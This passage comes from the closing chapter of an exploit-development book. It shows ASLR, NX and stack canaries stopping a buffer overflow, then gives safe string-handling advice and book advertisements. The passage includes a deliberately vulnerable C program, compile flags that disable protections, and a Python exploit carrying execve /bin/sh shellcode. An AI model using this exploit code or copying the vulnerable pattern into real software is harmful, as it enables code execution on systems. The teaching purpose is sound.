stack@ubuntu:~$
```

Now, let's stop `cat` and re-run it again:

```
$ cat
```

Then, let's catch the PID of `cat`:

```
$ ps aux | grep cat
```

The output of the preceding command can be seen in the following screenshot:

```
stack      2728  0.0  0.0  11416    700 ?        S     02:01   0:00 /bin/cat
stack      5341  0.0  0.0  11416    688 pts/0    S+    07:45   0:00 cat
stack      5343  0.0  0.2  15948   2180 pts/4    S+    07:45   0:00 grep --color=
```

Now, read its memory layout:

```
$ cat /proc/5341/maps
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ cat /proc/5341/maps
00400000-0040b000 r-xp 00000000 08:01 262170                             /bin/cat
0060a000-0060b000 r--p 0000a000 08:01 262170                             /bin/cat
0060b000-0060c000 rw-p 0000b000 08:01 262170                             /bin/cat
01231000-01252000 rw-p 00000000 00:00 0                                  [heap]
7fd6b22d5000-7fd6b29b7000 r--p 00000000 08:01 136418                     /usr/lib/lc
7fd6b29b7000-7fd6b2b71000 r-xp 00000000 08:01 530854                     /lib/x86_64
7fd6b2b71000-7fd6b2d71000 ---p 001ba000 08:01 530854                     /lib/x86_64
7fd6b2d71000-7fd6b2d75000 r--p 001ba000 08:01 530854                     /lib/x86_64
7fd6b2d75000-7fd6b2d77000 rw-p 001be000 08:01 530854                     /lib/x86_64
7fd6b2d77000-7fd6b2d7c000 rw-p 00000000 00:00 0
7fd6b2d7c000-7fd6b2d9f000 r-xp 00000000 08:01 530830                     /lib/x86_64
7fd6b2f83000-7fd6b2f86000 rw-p 00000000 00:00 0
7fd6b2f9c000-7fd6b2f9e000 rw-p 00000000 00:00 0
7fd6b2f9e000-7fd6b2f9f000 r--p 00022000 08:01 530830                     /lib/x86_64
7fd6b2f9f000-7fd6b2fa0000 rw-p 00023000 08:01 530830                     /lib/x86_64
7fd6b2fa0000-7fd6b2fa1000 rw-p 00000000 00:00 0
7ffe58676000-7ffe58697000 rw-p 00000000 00:00 0                          [stack]
7ffe586f2000-7ffe586f4000 r--p 00000000 00:00 0                          [vvar]
7ffe586f4000-7ffe586f6000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
stack@ubuntu:~$
```

Let's compare both addresses. They are totally different. Stack, heap, and libraries are all now dynamically allocated, and all addresses will become unique for every execution.

Now to the next section, which is the compiler approach, such as executable-space protection and canary.

Compiler approach

Executable-space protection is a technique used to mark some segments in memory as non-executable, such as stack and heap. So, if we even succeeded to inject a shellcode, then it would be impossible to make that shellcode run.

Executable-space protection in Linux is called **non-executable** (**NX**), and in Windows it is called **Data Execution Prevention** (**DEP**).

Let's try to use our example from `Chapter 6`, *Buffer Overflow Attacks*:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int copytobuffer(char* input)
{
    char buffer[256];
    strcpy (buffer,input);
    return 0;
}

void main (int argc, char *argv[])
{
    int local_variable = 1;
    copytobuffer(argv[1]);
    exit(0);
}
```

Now, compile it with NX disabled:

```
$ gcc -fno-stack-protector -z execstack nx.c -o nx
```

Open it in GDB:

```
$ gdb ./nx
```

Then, let's run this exploit:

```
#!/usr/bin/python
from struct import *

buffer = ''
buffer += '\x90'*232
buffer +=
'\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x
48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05'
buffer += pack("<Q", 0x7fffffffe2c0)
f = open("input.txt", "w")
f.write(buffer)
```


Execute the exploit:

```
$ python exploit.py
```

Inside GDB, run the following command:

```
$ run $(cat input.txt)
```

The output of the preceding command can be seen in the following screenshot:




Now, let's try the same exploit but with NX enabled:

```
$ gcc -fno-stack-protector nx.c -o nx
```


Then, open it in GDB and run the following command:

```
$ run $(cat input.txt)
```

The output of the preceding command can be seen in the following screenshot:




So, why did the code get stuck at this address?



Because it refuses to even execute our No Operation (`nop`) from the stack, as the stack is now non-executable.

Let's talk about another technique, which is stack canary or stack protector. Stack canary is used to detect any attempt to smash the stack.

When a return value is stored in a stack, a value called **canary** value is written before storing the **return address**. So, any attempt to perform a stack overflow attack will overwrite the **canary** value, which will cause a flag to be raised to stop the execution because there is an attempt to smash the stack:




Now, try to use our previous example, but let's enable the stack `canary`:

```
$ gcc -z execstack canary.c -o canary
```

Then, let's re-run it inside GDB and try our exploit:

```
$ run $(cat input.txt)
```

The output of the preceding command can be seen in the following screenshot:



Let's take a look at why it failed:

```
[-----------------------------------code-----------------------------------
   0x7ffff7a4bc2d <__GI_raise+45>:      movsxd rdi,ecx
   0x7ffff7a4bc30 <__GI_raise+48>:      mov    eax,0xea
   0x7ffff7a4bc35 <__GI_raise+53>:      syscall
=> 0x7ffff7a4bc37 <__GI_raise+55>:      cmp    rax,0xfffffffffffff000
   0x7ffff7a4bc3d <__GI_raise+61>:      ja     0x7ffff7a4bc5d <__GI_raise+93>
   0x7ffff7a4bc3f <__GI_raise+63>:      repz ret
   0x7ffff7a4bc41 <__GI_raise+65>:      nop    DWORD PTR [rax+0x0]
   0x7ffff7a4bc48 <__GI_raise+72>:      test   ecx,ecx
```

It tried to compare the original canary value with the stored value, and it failed because we did overwrite the original value with whatever was there in our exploit:

```
RBP: 0x7fffffffdc80 --> 0x7ffff7b940fb ("stack smashing detected")
RSP: 0x7fffffffd968 --> 0x7ffff7a4f028 (<__GI_abort+328>:       mov
 PTR fs:0x10)
RIP: 0x7ffff7a4bc37 (<__GI_raise+55>:   cmp    rax,0xfffffffffffff000)
R8 : 0x786e2f786e2f776f ('ow/nx/nx')
R9 : 0x0
```

And as you can see, stack smashing was detected!

Developer approach

Now to the final part, which is the developer approach, where any developer should do all they can to protect their code against overflow attacks. I'll talk about C/C++, but the concept still remains the same.

First, when using any string handling function, you should use safe functions. The next table shows unsafe functions and what to use instead:

Unsafe functions	**Safe functions**
`strcpy`	`strlcpy`
`strncpy`	`strlcpy`
`strcat`	`strlcat`
`strncat`	`strlcat`
`vsprintf`	`vsnprintf` or `vasprintf`
`sprintf`	`snprintf` or `asprintf`

Also, you should always use the `sizeof` function to calculate the size of a buffer in your code. Try to be precise when it comes to the buffer size by mixing it with a safe function; then, your code is much safer now.

Summary

In the final chapter of the book, we discussed some protection techniques in operating systems and also some techniques in the C compiler, such as GCC. Then, we moved on to how to make your code safer.

This is not the end. There are more ways to work around each protection technique. With this book, you have been provided with strong basics to continue your journey. Keep going and I promise you that you will master this domain!

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:

Metasploit Bootcamp
Nipun Jaswal

ISBN: 978-1-78829-713-4

- Get hands-on knowledge of Metasploit
- Perform penetration testing on services like Databases, VOIP and much more
- Understand how to Customize Metasploit modules and modify existing exploits
- Write simple yet powerful Metasploit automation scripts
- Explore steps involved in post-exploitation on Android and mobile platforms

Mastering Metasploit - Second Edition
Nipun Jaswal

ISBN: 978-1-78646-316-6

- Develop advanced and sophisticated auxiliary modules
- Port exploits from PERL, Python, and many more programming languages
- Test services such as databases, SCADA, and many more
- Attack the client side with highly advanced techniques
- Test mobile and tablet devices with Metasploit
- Perform social engineering with Metasploit
- Simulate attacks on web servers and systems with Armitage GUI
- Script attacks in Armitage using CORTANA scripting

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

Index